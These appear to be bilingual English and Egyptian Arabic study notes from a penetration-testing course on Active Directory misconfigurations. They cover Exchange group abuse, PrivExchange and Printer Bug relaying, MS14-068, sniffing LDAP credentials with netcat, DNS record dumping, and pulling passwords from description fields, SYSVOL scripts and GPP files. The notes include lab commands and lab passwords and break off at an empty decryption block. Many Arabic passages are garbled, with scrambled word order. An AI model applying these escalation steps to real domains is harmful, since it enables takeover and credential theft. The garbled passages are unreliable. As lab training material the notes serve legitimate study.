# 27-Miscellaneous Misconfigurations أخطاء التكوين المتنوعة

## Exchange Related Group Membership

A default installation of Microsoft Exchange within an AD environment (with no split-administration model) opens up many attack vectors, as Exchange is often granted considerable privileges within the domain (via users, groups, and ACLs). The group `Exchange Windows Permissions` is not listed as a protected group, but members are granted the ability to write a DACL to the domain object. This can be leveraged to give a user DCSync privileges. An attacker can add accounts to this group by leveraging a DACL misconfiguration (possible) or by leveraging a compromised account that is a member of the Account Operators group. It is common to find user accounts and even computers as members of this group. Power users and support staff in remote offices are often added to this group, allowing them to reset passwords. This GitHub repo details a few techniques for leveraging Exchange for escalating privileges in an AD environment.

في بيئة **Active Directory** (AD) الخاصة بـ **Microsoft Exchange**، في مجموعة اسمها **Exchange Windows Permissions**، اللي لها صلاحيات كبيرة في النظام. لما بتتثبت Exchange بشكل عادي في AD، ممكن تحصل بعض المشاكل في الصلاحيات دي اللي تفتح ثغرات للهجوم.

### 1. مجموعة Exchange Windows Permissions

- **DACL** من أهم الصلاحيات اللي بتديها هي القدرة على تعديل (domain). المجموعة دي بتمنح للأعضاء فيها صلاحيات معينة في **النطاق** (Discretionary Access Control List) بتاع الـ **domain object**.
- وإيه الصلاحيات اللي عندهم (هل يقدروا يقروا، يعدلوا، أو يحذفوا). فلو domain، ده بيحدد مين يقدر يوصل لموارد معينة في الـ **DACL**، ممكن يغير الوصول للحاجات المهمة في DACL في حد في المجموعة دي عنده صلاحية تعديل الـ domain.

### 2. المشاكل والهجمات المحتملة

- **مشكلة في إعدادات DACL:** لو مجموعة **Exchange Windows Permissions** مش مضبوطة صح أو لو تم إضافة أعضاء للمجموعة دي من غير مراقبة كويسة، ممكن مهاجم يستغل المشكلة دي عشان يرفع صلاحياته في الـ domain.
- **حساب مخترق:** لو مهاجم خد حساب من اللي ليهم صلاحية في **Account Operators** (المجموعة اللي ليها صلاحيات إدارة الحسابات) ممكن يستغل الحساب ده عشان يحصل على صلاحيات أكتر، زي الوصول لبيانات حساسة أو حتى **DCSync** (اللي بيخلي المهاجم يقدر يسحب بيانات الحسابات كلها في AD).

The Exchange group `Organization Management` is another extremely powerful group (effectively the "Domain Admins" of Exchange) and can access the mailboxes of all domain users. It is not uncommon for sysadmins to be members of this group. This group also has full control of the OU called `Microsoft Exchange Security Groups`, which contains the group `Exchange Windows Permissions`.

مجموعة **Organization Management** في **Microsoft Exchange** هي مجموعة قوية جدًا، زي ما تكون مجموعة **Domain Admins** في **Active Directory** لكن خاصة بـ Exchange. الأعضاء في المجموعة دي عندهم صلاحيات واسعة جدًا، زي القدرة على

الوصول إلى الـ **mailboxes** بتاع جميع المستخدمين في الـ domain.

### إزاي ممكن يستغل المهاجم مجموعة **Organization Management**؟

- mailboxes هيكون عنده **تحكم كامل** في الـ **Organization Management**، لو المهاجم قدر يحصل على صلاحيات في مجموعة بتاعت كل المستخدمين في الـ domain.
- ويسحب بيانات حساسة، ويعمل تعديلات أو حتى يمسح الرسائل، domain المهاجم يقدر يقرأ **البريد الإلكتروني** لأي حد في الـ.


### الصلاحيات الإضافية للمجموعة دي:

- مجموعة **Organization Management** على **تحكم كامل** عندها **OU** (Organizational Unit) اسمها **Microsoft Exchange Security Groups**، واللي فيها مجموعة **Exchange Windows Permissions**.
  - زي ما شرحنا في الرد السابق، domain دي بتمنح صلاحيات قوية في الـ **Exchange Windows Permissions** الـ عنده السيطرة على المجموعة دي كمان **Organization Management** وبالتالي اللي عنده صلاحيات في.

### المشاكل المحتملة لو مش مضبوطة صح:

- من غير مراقبة، ده ممكن **Organization Management** أو موظفين الدعم الفني انضمت لمجموعة **sysadmins** لو حسابات يفتح المجال لمهاجمين لو قدروا يخترقوا الحسابات دي.
- لكن كمان في الـ **Exchange**، المهاجم لو وصل للحسابات دي، ممكن يرفع صلاحياته ويحصل على صلاحيات كبيرة مش بس في domain نفسه.

### Viewing Organization Management's Permissions




If we can compromise an Exchange server, this will often lead to Domain Admin privileges. Additionally, dumping credentials in memory from an Exchange server will produce 10s if not 100s of cleartext credentials or NTLM hashes. This is often due to users logging in to Outlook Web Access (OWA) and Exchange caching their credentials in memory after a successful login.

---

## PrivExchange

The `PrivExchange` attack results from a flaw in the Exchange Server `PushSubscription` feature, which allows any domain user with a mailbox to force the Exchange server to authenticate to any host provided by the client over HTTP.

The Exchange service runs as SYSTEM and is over-privileged by default (i.e., has WriteDacl privileges on the domain pre-2019 Cumulative Update). This flaw can be leveraged to relay to LDAP and dump the domain NTDS database. If we cannot relay to LDAP, this can be leveraged to relay and authenticate to other hosts within the domain. This attack will take you directly to Domain Admin with any authenticated domain user account.

هو هجوم يستغل ثغرة في ميزة **PushSubscription** في **Microsoft Exchange Server**، واللي بتسمح لأي مستخدم في الـ **domain** عنده **Mailbox** أنه يجبر **Exchange server** أنه يتحقق من الهوية لأي **host** بيتم تحديده من قبل العميل باستخدام **HTTP**.

**كيف بيشتغل الهجوم؟**

1. **ميزة PushSubscription** في **Exchange Server** بتسمح للمستخدمين بالاشتراك في تحديثات البريد الإلكتروني.
2. **host** لأي **HTTP** بيفترض أن العميل موثوق فيه ويعطيه صلاحيات لتحويل الطلبات لـ **Exchange Server** الثغرة هنا بتكمن في أن يتم تحديده.
3. **Exchange service** بتشتغل تحت **SYSTEM** بالـ default، يعني عندها صلاحيات كبيرة جدًا على الـ domain.

**تأثير الهجوم:**

- لو المهاجم قدر يستغل الثغرة دي، يقدر:
  - **يرتبط بـ LDAP** و **dump** لقاعدة بيانات **NTDS** بتاعة الـ domain.
  - ممكن يستغل الثغرة في **توثيق الدخول** لأجهزة تانية داخل الـ domain، لـ LDAP، لو مش قادر يعمل **relay** لـ

**النتيجة:**

- حتى لو الحساب مش فيه صلاحيات **domain**، باستخدام أي **مستخدم مصدق** في الـ **Domain Admin** المهاجم يقدر يرفع صلاحياته لـ مرتفعة.

**الحماية من الهجوم:**

1. **التحديثات**:
   - تأكد من تثبيت آخر التحديثات لـ **Exchange Server**، خاصة التحديثات بعد **Cumulative Update 2019**.
2. **تقييد صلاحيات الخدمة**:
   - حاول تقلل من صلاحيات **Exchange service**، عشان ما تشتغلش تحت **SYSTEM** أو تحت حسابات ذات صلاحيات عالية بلا داعي.
3. **إيقاف PushSubscription غير موثوق**:
   - تأكد من إيقاف **PushSubscription** أو **HTTP requests** غير موثوقة.
4. **مراجعة الأذونات والـ DACLs**:
   - راجع الأذونات على **domain objects** و **Exchange groups** عشان تتأكد أن كل حاجة مضبوطة بشكل آمن.

**خلاصة:**

**PrivExchange** هو هجوم قوي ممكن يستغل الثغرات في **Exchange Server** الـ داخل الـ **domain** للوصول لصلاحيات مرتفعة جدًا. عشان تحمي نفسك، لازم تتأكد من التحديثات، تقييد الصلاحيات، وفحص الأذونات.

---

## Printer Bug

The Printer Bug is a flaw in the MS-RPRN protocol (Print System Remote Protocol). This protocol defines the communication of print job processing and print system management between a client and a print server. To leverage this flaw, any domain user can connect to the spool's named pipe with the `RpcOpenPrinter` method and use the `RpcRemoteFindFirstPrinterChangeNotificationEx` method, and force the server to authenticate to any host provided by the client over SMB.

The spooler service runs as SYSTEM and is installed by default in Windows servers running Desktop Experience. This attack can be leveraged to relay to LDAP and grant your attacker account DCSync privileges to retrieve all password hashes from AD.

The attack can also be used to relay LDAP authentication and grant Resource-Based Constrained Delegation (RBCD) privileges for the victim to a computer account under our control, thus giving the attacker privileges to authenticate as any user on the victim's computer. This attack can be leveraged to compromise a Domain Controller in a partner domain/forest, provided you have administrative access to a Domain Controller in the first forest/domain already, and the trust allows TGT delegation, which is not by default anymore.

We can use tools such as the `Get-SpoolStatus` module from [this: http://web.archive.org/web/20200919080216/https://github.com/cube0x0/Security-Assessment](http://web.archive.org/web/20200919080216/https://github.com/cube0x0/Security-Assessment) tool (that can be found on the spawned target) or [this](#) tool to check for machines vulnerable to the [MS-PRN Printer Bug](#). This flaw can be used to compromise a host in another forest that has Unconstrained Delegation enabled, such as a domain controller. It can help us to attack across forest trusts once we have compromised one forest.

**Printer Bug** هو ثغرة في بروتوكول **MS-RPRN** (Print System Remote Protocol)، اللي بيحدد طريقة التواصل بين العميل وخادم الطباعة لإدارة طباعة المهام ومعالجة الطابعات. الهجوم ده ممكن يستغل من قبل أي مستخدم في الـ **domain** عشان يربط الخدمة بتاعت الطباعة (spooler) عن طريق **named pipe** باستخدام دوال معينة في البروتوكول زي **RpcOpenPrinter** و **RpcRemoteFindFirstPrinterChangeNotificationEx**، وده يقدر يخلي الخادم يتحقق من الهوية لأي **host** بيحدده العميل عن طريق **SMB**.

**كيف بيشتغل الهجوم؟**

1. **MS-RPRN** هو بروتوكول بيحكم التواصل بين العملاء وخوادم الطباعة.
2. **spool's named pipe** يقدر يتصل بـ **domain** المستخدم اللي عنده صلاحيات داخل الـ باستخدام دوال معينة ويجبر الخادم أنه يتحقق من هويته لأي جهاز بيتم تحديده من قبل العميل باستخدام **SMB**.
3. **Windows** بشكل افتراضي في أنظمة **SYSTEM** بتشتغل تحت الخدمة المسؤولة عن الطباعة (Print Spooler) اللي بتشغل **Desktop Experience**.

4. للحصول على جميع **DCSync** وبالتالي يقدر يمنح نفسه صلاحيات **LDAP** لبروتوكول **relay** المهاجم يقدر يستخدم الثغرة دي لتنفيذ **password hashes** من **Active Directory (AD)**.

**التأثيرات المحتملة للهجوم:**

1. **سرقة كلمات السر**:
   - **DCSync** باستخدام **AD** من **password hashes** المهاجم يقدر يستخدم الثغرة عشان يسترجع جميع.
2. **انتقال الهجوم بين الأجهزة**:
   - **Resource-Based Constrained Delegation (RBCD)** ويوفر صلاحيات **LDAP** لـ **relay** الهجوم ده ممكن يستغل كمان عشان يعمل للحسابات التابعة للضحية، وبالتالي المهاجم يقدر يسجل الدخول كأي مستخدم على جهاز الضحية.
3. **التحكم في Domain Controller**:
   - لو المهاجم عنده **domain partner** تانية أو **forest** في **Domain Controller** الهجوم ممكن كمان يستغل للتحكم في صلاحيات إدارية في **Domain Controller** في الـ **forest** و **trust**الأولى، يسمح بتفويض **TGT** (Ticket Granting Ticket) وهو مش مفعل بشكل افتراضي.

### Enumerating for MS-PRN Printer Bug

```
PS C:\htb> Import-Module .\SecurityAssessment.ps1
PS C:\htb> Get-SpoolStatus -ComputerName ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL

ComputerName                            Status
------------                            ------
ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL   True
```

بما أن **Print Spooler** شغالة، فهذا يعني أن الجهاز ده بيعرض نفسه كخادم طباعة في الشبكة، ودي ممكن تكون ثغرة لو كانت الخدمة مش مأمنة بشكل جيد. في حالة أنك عايز تتحقق من وجود أي ثغرات أمنية، أو لو بتنفذ تقييم أمني، تأكد من تحديث الخدمة دي، أو حتى تعطيلها لو مش مستخدمة.

لو كانت **Print Spooler** دي مكشوفة أو عندها ثغرات معروفة، ممكن تكون عرضة لهجمات زي **Printer Bug** اللي ذكرناها سابقًا.

---

## MS14-068

This was a flaw in the Kerberos protocol, which could be leveraged along with standard domain user credentials to elevate privileges to Domain Admin. A Kerberos ticket contains information about a user, including the account name, ID, and group membership in the Privilege Attribute Certificate (PAC). The PAC is signed by the KDC using secret keys to validate that the PAC has not been tampered with after creation.

The vulnerability allowed a forged PAC to be accepted by the KDC as legitimate. This can be leveraged to create a fake PAC, presenting a user as a member of the Domain Administrators or other privileged group. It can be exploited with tools such as the Python Kerberos Exploitation Kit (PyKEK): https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS14-068/pykek[] (https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS14-068/pykek) or the Impacket

toolkit. The only defense against this attack is patching. The machine Mantis: https://app.hackthebox.com/machines/98 on the Hack The Box platform showcases this vulnerability.

**MS14-068** هي ثغرة ظهرت في سنة 2014 في بروتوكول **Kerberos**، وبتسمح للمهاجمين باستخدام بيانات دخول عادية لرفع صلاحياتهم إلى **Domain Admin**.

**شرح الثغرة:**

- **Kerberos** هو بروتوكول بيستخدم في التوثيق داخل الشبكات، خصوصًا في **Active Directory**.
- **PAC (Privilege Attribute Certificate)** هو جزء من التذكرة اللي بتتحول في عملية التوثيق، وبتحتوي على معلومات زي اسم الحساب و ID الخاص بالمستخدم وعضويته في المجموعات.
- **KDC (Key Distribution Center)** باستخدام المفاتيح السرية، عشان يضمن أن البيانات دي ما اتعدلتش. **PAC** ده بيتم توقيعه بواسطة

**كيف استغل الهجوم؟**

- الثغرة سمحت للمهاجم بتزوير **PAC**، وبالتالي يقدم نفسه كأنه عضو في مجموعة **Domain Admins** أو أي مجموعة عالية الصلاحية.
- لما المهاجم يقدم **PAC** مزور لـ **KDC**، النظام بيقبل التذكرة لأنه بيتحقق من التوقيع باستخدام المفاتيح السرية.
- رغم أنه مجرد مستخدم عادي **Domain Admin** ده بيسمح للمهاجم بالحصول على صلاحيات عالية جدًا زي

---

## Sniffing LDAP Credentials

Many applications and printers store LDAP credentials in their web admin console to connect to the domain. These consoles are often left with weak or default passwords. Sometimes, these credentials can be viewed in cleartext. Other times, the application has a `test connection` function that we can use to gather credentials by changing the LDAP IP address to that of our attack host and setting up a `netcat` listener on LDAP port 389. When the device attempts to test the LDAP connection, it will send the credentials to our machine, often in cleartext. Accounts used for LDAP connections are often privileged, but if not, this could serve as an initial foothold in the domain. Other times, a full LDAP server is required to pull off this attack, as detailed in this post: https://grimhacker.com/2018/03/09/just-a-printer/.

---

## Enumerating DNS Records

We can use a tool such as adidnsdump https://github.com/dirkjanm/adidnsdump[] (https://github.com/dirkjanm/adidnsdump) to enumerate all DNS records in a domain using a valid domain user account. This is especially helpful if the naming convention for hosts returned to us in our enumeration using tools such as `BloodHound` is similar to `SRV01934.INLANEFREIGHT.LOCAL`. If all servers and workstations have a non-descriptive name, it makes it difficult for us to know what exactly to attack. If we can access DNS entries in AD, we can potentially discover interesting DNS records that point to this same server, such as `JENKINS.INLANEFREIGHT.LOCAL`, which we can use to better plan out our attacks.

The tool works because, by default, all users can list the child objects of a DNS zone in an AD environment. By default, querying DNS records using LDAP does not return all results. So by using the `adidnsdump` tool, we can resolve all records in the zone and potentially find something useful for our engagement. The background and more in-depth explanation of this tool and technique can be found in this post.https://dirkjanm.io/getting-in-the-zone-dumping-active-directory-dns-with-adidnsdump/

On the first run of the tool, we can see that some records are blank, namely `?,LOGISTICS,?`.

### شرح استخراج سجلات DNS في بيئة Active Directory

**إيه الموضوع؟**

في بيئة (AD) **Active Directory**، بنقدر نستخدم أدوات معينة زي **adidnsdump** علشان نطلع كل سجلات **DNS** في الدومين باستخدام حساب مستخدم عادي. ده بيساعدنا في الهجوم على السيرفرات والأجهزة الموجودة في الشبكة لو كانت الأسماء مش واضحة أو غير وصفيّة.

**الفكرة:**

- علشان نبحث عن الأجهزة في الشبكة، أحيانًا بتطلع لنا أسماء زي **BloodHound** لما بنستخدم أدوات زي **SRV01934.INLANEFREIGHT.LOCAL** أو أسماء تانية مش واضحة، وده بيصعب علينا تحديد الأجهزة أو الخوادم المهمة اللي نقدر نعمل عليها هجوم.
- ممكن نلاقي أسماء خوادم أو أجهزة تانية مفيدة زي **JENKINS.INLANEFREIGHT.LOCAL**، لو قدرنا نوصل لسجلات **DNS** في **Active Directory**، وده هيساعدنا في التخطيط للهجمات بشكل أفضل.

**كيف بتشتغل الأداة؟**

- في **Active Directory**، بشكل افتراضي، أي مستخدم عادي يقدر يشوف الكائنات الفرعية في **DNS zone**.
- نقدر نستخرج كل **DNS**، مش هنقدر نطلع كل السجلات. لكن باستخدام أداة **adidnsdump**، لو استخدمنا **LDAP** للاستعلام عن سجلات الـ **DNS zone** المتاحة في.

**الأداة:**

- عند أول استخدام للأداة، ممكن تلاحظ أن بعض السجلات تكون فارغة أو مش واضحة زي **?, LOGISTICS, ?**.

**إزاي ده بيفيدنا؟**

- وده يساعدنا في، **JENKINS.INLANEFREIGHT.LOCAL** بعد ما نستخرج السجلات، هنقدر نكتشف أسماء خوادم أو أجهزة زي تحديد الأماكن اللي ممكن نعمل عليها هجوم.

**المحصلة النهائية:**

استخراج سجلات **DNS** خطوة مهمة علشان نعرف أكتر عن الشبكة والأجهزة اللي فيها، وده بيساعدنا نخطط للهجمات بشكل أكثر دقة.

### Using adidnsdump

```
0xAmr0zZakaria@htb[/htb]$ adidnsdump -u inlanefreight\\forend
ldap://172.16.5.5

Password: Klmcargo2

[-] Connecting to host...
```

```
[-] Binding to host
[+] Bind OK
[-] Querying zone for records
[+] Found 27 records
```

**Viewing the Contents of the records.csv File**

```
0xAmr0zZakaria@htb[/htb]$ head records.csv

type,name,value
?,LOGISTICS,?
AAAA,ForestDnsZones,dead:beef::7442:c49d:e1d7:2691
AAAA,ForestDnsZones,dead:beef::231
A,ForestDnsZones,10.129.202.29
A,ForestDnsZones,172.16.5.240
A,ForestDnsZones,172.16.5.5
AAAA,DomainDnsZones,dead:beef::7442:c49d:e1d7:2691
AAAA,DomainDnsZones,dead:beef::231
A,DomainDnsZones,10.129.202.29
```

If we run again with the `-r` flag the tool will attempt to resolve unknown records by performing an `A` query. Now we can see that an IP address of `172.16.5.240` showed up for LOGISTICS. While this is a small example, it is worth running this tool in larger environments. We may uncover "hidden" records that can lead to discovering interesting hosts.

```
0xAmr0zZakaria@htb[/htb]$ adidnsdump -u inlanefreight\\forend
ldap://172.16.5.5 -r

Password:

[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Querying zone for records
[+] Found 27 records
```

**Finding Hidden Records in the records.csv File**

```
0xAmr0zZakaria@htb[/htb]$ head records.csv

type,name,value
A,LOGISTICS,172.16.5.240
AAAA,ForestDnsZones,dead:beef::7442:c49d:e1d7:2691
AAAA,ForestDnsZones,dead:beef::231
A,ForestDnsZones,10.129.202.29
```

```
A,ForestDnsZones,172.16.5.240
A,ForestDnsZones,172.16.5.5
AAAA,DomainDnsZones,dead:beef::7442:c49d:e1d7:2691
AAAA,DomainDnsZones,dead:beef::231
A,DomainDnsZones,10.129.202.29
```

---

## Other Misconfigurations

There are many other misconfigurations that can be used to further your access within a domain.

---

### Password in Description Field

Sensitive information such as account passwords are sometimes found in the user account `Description` or `Notes` fields and can be quickly enumerated using PowerView. For large domains, it is helpful to export this data to a CSV file to review offline.

#### Finding Passwords in the Description Field using Get-Domain User

```
PS C:\htb> Get-DomainUser * | Select-Object samaccountname,description
|Where-Object {$_.Description -ne $null}

samaccountname description
-------------- -----------
administrator  Built-in account for administering the computer/domain
guest          Built-in account for guest access to the computer/domain
krbtgt         Key Distribution Center Service Account
ldap.agent     *** DO NOT CHANGE ***  3/12/2012: Sunsh1ne4All!
```

## PASSWD_NOTREQD Field

It is possible to come across domain accounts with the passwd_notreqd field set in the userAccountControl attribute. If this is set, the user is not subject to the current password policy length, meaning they could have a shorter password or no password at all (if empty passwords are allowed in the domain). A password may be set as blank intentionally (sometimes admins don't want to be called out of hours to reset user passwords) or accidentally hitting enter before entering a password when changing it via the command line. Just because this flag is set on an account, it doesn't mean that no password is set, just that one may not be required. There are many reasons why this flag may be set on a user account, one being that a vendor product set this flag on certain accounts at the time of installation and never removed the flag post-install. It is worth enumerating accounts with this flag set and testing each to see if no password is required (I have seen this a couple of times on assessments). Also, include it in the client report if the goal of the assessment is to be as comprehensive as possible.

### شرح خاصية PASSWD_NOTREQD في حسابات Domain:

الخاصية **PASSWD_NOTREQD** تتعلق بحسابات المستخدمين في **Active Directory**. لما تكون هذه الخاصية مفعلّة في حقل **userAccountControl**، ده يعني أن حساب المستخدم ده مش ملتزم بسياسة كلمات السر الحالية في الدومين، وبالتالي ممكن يكون عنده كلمة سر أقصر من المدة المطلوبة أو حتى كلمة سر فارغة (لو كان مسموح بكلمات سر فارغة في الدومين).

**إزاي يحصل ده؟**

- ممكن يكون تم تعيين هذه الخاصية عن عمد من قبل المسؤولين عن النظام علشان ما يكونش في داعي لاستدعاء المديرين لإعادة تعيين كلمات السر بعد ساعات العمل.
- أثناء تغيير كلمة السر من خلال سطر الأوامر دون إدخال كلمة سر فعلية **Enter** أو قد تحدث عن طريق الخطأ، لما يتم الضغط على.
- لكن مش بالضرورة لما تكون الخاصية دي مفعلّة يكون الحساب فعلاً بدون كلمة سر. ممكن يكون الحساب فيه كلمة سر، لكن الخاصية بتسمح بعدم فرض شرط وجود كلمة سر طولها معين.

**أسباب أخرى لوجود هذه الخاصية:**

- بعض المنتجات أو الأدوات قد تضع هذه الخاصية على بعض الحسابات أثناء التثبيت ولا تقوم بإزالتها بعد ذلك.
- يمكن أن يتم اكتشاف الحسابات التي تحتوي على هذه الخاصية أثناء فحص الشبكة أو أثناء التقييمات الأمنية.

**إزاي نستخدم المعلومة دي في التقييم الأمني؟**

- من المهم أن تقوم بفحص الحسابات التي تحتوي على هذه الخاصية وتختبر إذا كان الحساب فعلاً ليس لديه كلمة سر أو إذا كانت كلمة السر غير مطلوبة.
- في حال كانت النتيجة أن الحسابات فعلاً ليس عليها كلمة سر، يجب تضمين ذلك في التقرير النهائي للتقييم، خاصة لو الهدف هو توفير تقييم شامل وواقعي للمخاطر.

**الخلاصة:**

- قد يشير إلى ثغرة أمنية في الدومين تسمح بحسابات بدون كلمة سر أو بكلمات سر غير محمية. من **PASSWD_NOTREQD** وجود الضروري فحص الحسابات التي تحتوي على هذه الخاصية خلال التقييمات الأمنية، وذلك لتقليل الثغرات الأمنية في النظام.

### Checking for PASSWD_NOTREQD Setting using Get-DomainUser

```
PS C:\htb> Get-DomainUser -UACFilter PASSWD_NOTREQD | Select-Object
samaccountname,useraccountcontrol

samaccountname
useraccountcontrol
--------------                                                    -----
-------------
guest                 ACCOUNTDISABLE, PASSWD_NOTREQD, NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD
mlowe                               PASSWD_NOTREQD, NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD
```

```
ehamilton                                   PASSWD_NOTREQD, NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD
$725000-9jb50uejje9f                        ACCOUNTDISABLE, PASSWD_NOTREQD,
NORMAL_ACCOUNT
nagiosagent                                                 PASSWD_NOTREQD,
NORMAL_ACCOUNT
```

---

## Credentials in SMB Shares and SYSVOL Scripts

The SYSVOL share can be a treasure trove of data, especially in large organizations. We may find many different batch, VBScript, and PowerShell scripts within the scripts directory, which is readable by all authenticated users in the domain. It is worth digging around this directory to hunt for passwords stored in scripts. Sometimes we will find very old scripts containing since disabled accounts or old passwords, but from time to time, we will strike gold, so we should always dig through this directory. Here, we can see an interesting script named `reset_local_admin_pass.vbs`.

### Discovering an Interesting Script

### المعلومات المخزنة في SMB Shares و SYSVOL Scripts

في بيئات **Active Directory**، يمكن أن تكون **مشاركة SYSVOL** مصدرًا قيمًا للبيانات، خاصة في المنظمات الكبيرة. تعتبر **مجلدات السكربتات** في **SYSVOL** مصدرًا محتملًا للعديد من السكربتات التي قد تحتوي على كلمات سر أو بيانات حساسة.

#### ما هو SYSVOL؟

- هو مجلد مشترك بين جميع أجهزة الكمبيوتر في الدومين يحتوي على ملفات خاصة بالإعدادات مثل **سياسات المجموعة SYSVOL** و **السكربتات (Group Policies)**.
- وقراءة محتوياته، مما يعني أن أي **SYSVOL** يمكنهم الوصول إلى مجلد (authenticated users) كل المستخدمين المصادق عليهم سكربت موجود هناك يمكن الوصول إليه من قبل أي شخص في الدومين.

#### البحث عن كلمات السر في السكربتات داخل SYSVOL

- التي قد تحتوي على كلمات سر أو **PowerShell** و **VBScript** و **Batch** قد تجد العديد من السكربتات مثل، **SYSVOL** داخل مجلد بيانات حساسة.
- قد تكون بعض السكربتات قديمة تحتوي على كلمات سر لحسابات تم تعطيلها، أو قد تحتوي على كلمات سر لحسابات نشطة، مما يجعلها هدفًا جيدًا أثناء التقييمات الأمنية.

#### مثال على اكتشاف سكربت يحتوي على كلمة سر

في المثال الذي تم ذكره، تم العثور على سكربت باسم **reset_local_admin_pass.vbs** داخل مجلد السكربتات في **SYSVOL**:

عند فحص السكربت، لو وجدنا أنه يحتوي على كلمة سر لحساب الـ **Local Administrator** على الأجهزة، في هذه الحالة من المفيد التحقق إذا كانت هذه الكلمة السرية ما زالت مستخدمة في أي من الأجهزة في الدومين.

#### طريقة الاستفادة من السكربت:

- **CrackMapExec** أداة مفيدة يمكن استخدامها لاختبار إذا كانت كلمة السر التي وجدناها في السكربت ما زالت مستخدمة. يمكنك استخدام الأمر:

  `CrackMapExec smb <target> -u <username> -p <password> --local-auth`

  هذا يسمح لك بمحاولة **التوثيق المحلي** باستخدام كلمة السر التي حصلت عليها من السكربت.

```
PS C:\htb> ls \\academy-ea-dc01\SYSVOL\INLANEFREIGHT.LOCAL\scripts

    Directory: \\academy-ea-dc01\SYSVOL\INLANEFREIGHT.LOCAL\scripts


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/18/2021  10:44 AM            174 daily-runs.zip
-a----         2/28/2022   9:11 PM            203 disable-nbtns.ps1
-a----          3/7/2022   9:41 AM         144138 Logon Banner.htm
-a----          3/8/2022   2:56 PM            979 reset_local_admin_pass.vbs
```

Taking a closer look at the script, we see that it contains a password for the built-in local administrator on Windows hosts. In this case, it would be worth checking to see if this password is still set on any hosts in the domain. We could do this using CrackMapExec and the `--local-auth` flag as shown in this module's `Internal Password Spraying - from Linux` section.

### Finding a Password in the Script

sUser = "Administrator"
sPwd = "!ILFREIGHT_L0cALADmin!"

```
PS C:\htb> cat \\academy-ea-
dc01\SYSVOL\INLANEFREIGHT.LOCAL\scripts\reset_local_admin_pass.vbs

On Error Resume Next
strComputer = "."

Set oShell = CreateObject("WScript.Shell")
sUser = "Administrator"
sPwd = "!ILFREIGHT_L0cALADmin!"

Set Arg = WScript.Arguments
If  Arg.Count > 0 Then
sPwd = Arg(0) 'Pass the password as parameter to the script
End if

'Get the administrator name
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
```

```
<SNIP>
```

## Group Policy Preferences (GPP) Passwords

## Group Policy Preferences (GPP) Passwords

When a new GPP is created, an .xml file is created in the SYSVOL share, which is also cached locally on endpoints that the Group Policy applies to. These files can include those used to:

- Map drives (drives.xml)
- Create local users
- Create printer config files (printers.xml)
- Creating and updating services (services.xml)
- Creating scheduled tasks (scheduledtasks.xml)
- Changing local admin passwords.

These files can contain an array of configuration data and defined passwords. The `cpassword` attribute value is AES-256 bit encrypted, but Microsoft published the AES private key on MSDN, which can be used to decrypt the password. Any domain user can read these files as they are stored on the SYSVOL share, and all authenticated users in a domain, by default, have read access to this domain controller share.

This was patched in 2014 MS14-025 Vulnerability in GPP could allow elevation of privilege, to prevent administrators from setting passwords using GPP. The patch does not remove existing Groups.xml files with passwords from SYSVOL. If you delete the GPP policy instead of unlinking it from the OU, the cached copy on the local computer remains.

The XML looks like the following:

**Viewing Groups.xml**

```
▼<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  ▼<User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator" image="2" changed="2019-01-
   policyApplied="1">
     <Properties action="U" newName="" fullName="" description="" cpassword="CiDUq6tbrBL1m/js9DmZNIydXps
     neverExpires="1" acctDisabled="0" userName="Administrator"/>
   </User>
  </Groups>
```

If you retrieve the cpassword value more manually, the `gpp-decrypt` utility can be used to decrypt the password as follows:

**Decrypting the Password with gpp-decrypt**

```
